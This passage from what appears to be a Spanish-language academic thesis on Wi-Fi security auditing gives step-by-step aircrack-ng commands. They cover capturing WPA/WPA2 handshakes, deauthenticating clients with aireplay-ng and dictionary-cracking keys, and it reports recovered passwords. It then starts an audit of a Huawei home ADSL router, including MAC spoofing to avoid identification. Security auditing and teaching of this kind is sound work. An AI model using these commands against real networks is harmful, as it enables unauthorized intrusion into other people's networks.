


Figura IV.22. Ejecución de comando aircrack-ng

La clave se obtuvo en menos tiempo a través de la inyección de paquetes con aireplay-ng. Podría automatizarse este proceso, utilizando las herramientas wepbuster (figuras IV.22 y IV.23) y wesside-ng (figura IV.24).




Figura IV.23. Inicio de ejecución de comando wepbuster




Figura IV.24. Fin de la ejecución del comando wepbuster




Figura IV.25. Ejecución de comando wesside

4.2.1.3.2. Caso WPA

El mismo proceso inicial se repite para el protocolo WPA, iniciando una captura general de tráfico para identificar las redes WPA activas a las que tenemos alcance con airodump-ng mon0 (ver figura IV.26) y colocando la tarjeta inalámbrica a capturar la información específica que interesa de la red inalámbrica que en este caso teniendo WPA con SSID CETI. Airodump-ng –c CANAL –bssid MACROUTER –w NOMBRE mon0




Figura IV.26. Ejecución de airodump para autenticación WPA-PSK

Se inicia la captura y se puede ver los usuarios conectados en la figura IV.27, cuantos paquetes ha enviado y se captura esos paquetes en el archivo respectivo. Se tienen buenos datos, pero como WPA se crackea por fuerza bruta y no descifrando la clave como WEP, no importa los datos sino el "apretón de manos" (handshake) inicial entre el pc y el router como se puede apreciar en la figura IV.28.




Figura IV.27. Estaciones conectadas, luego de 30 minutos de escanéo




Figura IV.28. 1 Handshake o "apretón de manos" entre estación y router

Como se ha venido mencionando, en esta ocasión lo que importa es capturar por el "handshake" o apretón de manos, donde se ponen de acuerdo cliente y servidor de la forma en que trabajarán, ésta información se la usará para crackear la clave wifi por fuerza bruta.
A partir de aquí se tiene el ataque de inyección de paquetes con aireplay con la siguiente sentencia: Aireplay-ng -0 1 –a MACROUTER –c MACCLIENTE mon0, como se muestra en la figura IV.29.




Figura IV.29. Ejecución de aireplay

Se lanza el aircrack a el archivo .cap generado, para verificar que efectivamente cuente con el handshake (apretón de manos) y se puede empezar a lanzar el ataque de fuerza bruta.
Aircrack-ng xxx.cap
Se lanza el ataque de fuerza bruta como se puede ver su ejecución en la figura IV.30, con el diccionario que trae incoporado el backtrack y esperamos que alguna de las claves que se encuentren en él, sea la del router.

En este caso se coloca:
Aircrack-ng /pentest/passwords/wordlists/wpa.txt –b 00:14:D1:BA:BB:0A CETI-01.cap
Una vez que aparece KEY FOUND como !n7er1ude$, se encuentra la clave de la red WPA, después ya que afortunadamente estaba en el diccionario de password que se utilizó. El tiempo que ha tomado obtenerla es de 2 horas 50 minutos.




Figura IV.30. Clave localizada en diccionario, luego de 2 horas 50 minutos

4.2.1.3.3. Caso WPA2

Es similar a WPA en los pasos anteriores.

Airodump-ng mon0

Airodump-g –c CANAL –bssid MAC_ROUTER –w NOMBRE mon0

Aireplay-ng -0 1 –a MAC_ROUTER –c MACCLIENTE mon0

Aircrack-ng –w /pentest/passwords/wordlists/darkc0de.lst –b MAC_ROUTER WPA2-01.cap

Se detiene el ataque de desautenticación y se verifica que se tiene el handshake como se tiene en la figura IV.31 y figura IV.32.




Figura IV.31. Ataque de desautenticación interrumpido




Figura IV.32. Verificación de Handshake

Se inicia el crackeo de la contraseña por fuerza bruta, esta ocasión con el diccionario darkc0de como se aprecia en la sentencia de la figura IV.33.




Figura IV.33. Lanzamiento del ataque con aircrack-ng con el diccionario darkc0de

Luego de 6 minutos aparece KEY FOUND, lo cual significa que se encontró la clave de la red WPA2, ya que afortunadamente estaba en el diccionario que se utilizó, en este caso la palabra fue CIAVARELLA.




Figura IV.34. Clave encontrada gracias al diccionario darkc0de

4.2.2. Auditoría a un ruteador inalámbrico ADSL de uso doméstico con Wifiway 2.0.1

Los dispositivos instalados por la empresa estatal de telecomunicaciones pueden ser los targets u objetivos de los sombreros negros, siendo su uso más común como terminales ADSL de uso domestico proporcionados por el ISP, por tal motivo en este apartado se tratará de vulnerar las seguridades que posee este dispositivo wireless de la línea Huawei.



Tabla IV.VI. Información del router Huawei que se utiliza en instalaciones domiciliarias

ROUTER ADSL	
Proveedor de Servicios de Internet	Corporación Nacional de Telecomunicaciones EP
Marca	Huawei Technologies Co. Ltd
Modelo	EchoLife HG520c
MAC address	e839df172318
Versión del software	V100R001B022 Ecuador
Firmware Release	3.10.29.0-1.0.7.0

4.2.2.1. Fase 1. Reconocimiento de redes para ataque (Escaneo)

Al tener un ruteador a nuestro alcance físico de escasos metros, es relativamente sencilla la recolección de información que puede brindar la tarjeta de red inalámbrica de nuestro equipo portátil, antes de la ejecución del ataque se tiene la información respectiva del dispositivo para escanear el entorno en la tabla IV.6.

Tabla IV.VII. Información de los dispositivos para escanear el entorno

<table>
<tr><td colspan="2">Tarjeta inalámbrica de red cliente</td></tr>
<tr><td colspan="2">Dell Wireless 1510 Wireless-N WLAN Mini-Card Rev.4.02
Chipset BCM432b/BCM32056000
Dirección MAC 00:26:5E:08:1D:88</td></tr>
<tr><td colspan="2">Tarjeta inalámbrica USB para auditoría de red</td></tr>
<tr><td colspan="2">Linksys WUSB54GC V.4
Chipset Ralink rt73
Dirección MAC</td></tr>
<tr><td>Tipo de arquitectura</td><td>Infraestructura</td></tr>
<tr><td> 
</td><td> 
</td></tr>
</table>

4.2.2.1.1. Reconocimiento de redes cercanas con escucha en modo monitor

Aplicando el primer paso de reconocimiento de información con escucha en modo monitor como se hizo en la auditoria a campo abierto, antes de introducir el comando airodump-ng mon0 , se debe habilitar en la tarjeta USB inalámbrica el modo monitor como se muestra n la figura IV.35:




Figura IV.35. Activación del modo monitor

MAC FALSA

En ocasiones, los hackers por razones de seguridad y para no ser identificados, pueden cambiar su dirección MAC por una MAC falsa, es así que en este ambiente de pruebas se ha decidido modificarla con la herramienta macchanger como se ve en la figura IV.36 y figura IV.37.

Inicio- wifiway- redes- macchanger

Figura IV.36. Aplicación MacChanger de Wifiway




Figura IV.37. MAC falsa (00:11:22:33:44:55)

Se ingresa al airoscript

Inicio – wifiway –suite aircrack-ng – airoscript official




Figura IV.38. Menú principal de airoscript en Wifiway

Para un buen funcionamiento de gráficos se ha escogido la opción 1 de 640x480, luego la opción 2 y luego se digita “y” en las opciones que se presentan secuencialmente, tal como se muestra en las figuras IV.37 y IV.38.




Figura IV.39. Selección de la interface a ser utilizada




Figura IV.40. Selección de cambio de MAC falsa

Una vez escogida la opción 1 de Change MAC to FAKEMAC, se han seguido las siguientes opciones como se muestran en las figuras IV.38, IV.39, IV.41, IV.42, IV.43, IV.44, IV.45 y IV.46.




Figura IV.41. Selección de la opción Scan

Se escogió la opción 1 para escanear las zonas y encontrar las redes WIFI disponibles, luego también se escogió la opción 1 que es Sin Filtro para que se presenten las redes con todas las encriptaciones sin excepción, acto seguido la opción 1 que es el escaneo en todos los canales.




Figura IV.42. Selección de la opción Sin Filtro




Figura IV.43. Selección de la opción Salto de Canales (Channel Hopping)

Figura IV.44. Muestra del escaneo en ejecución de objetivos WEP

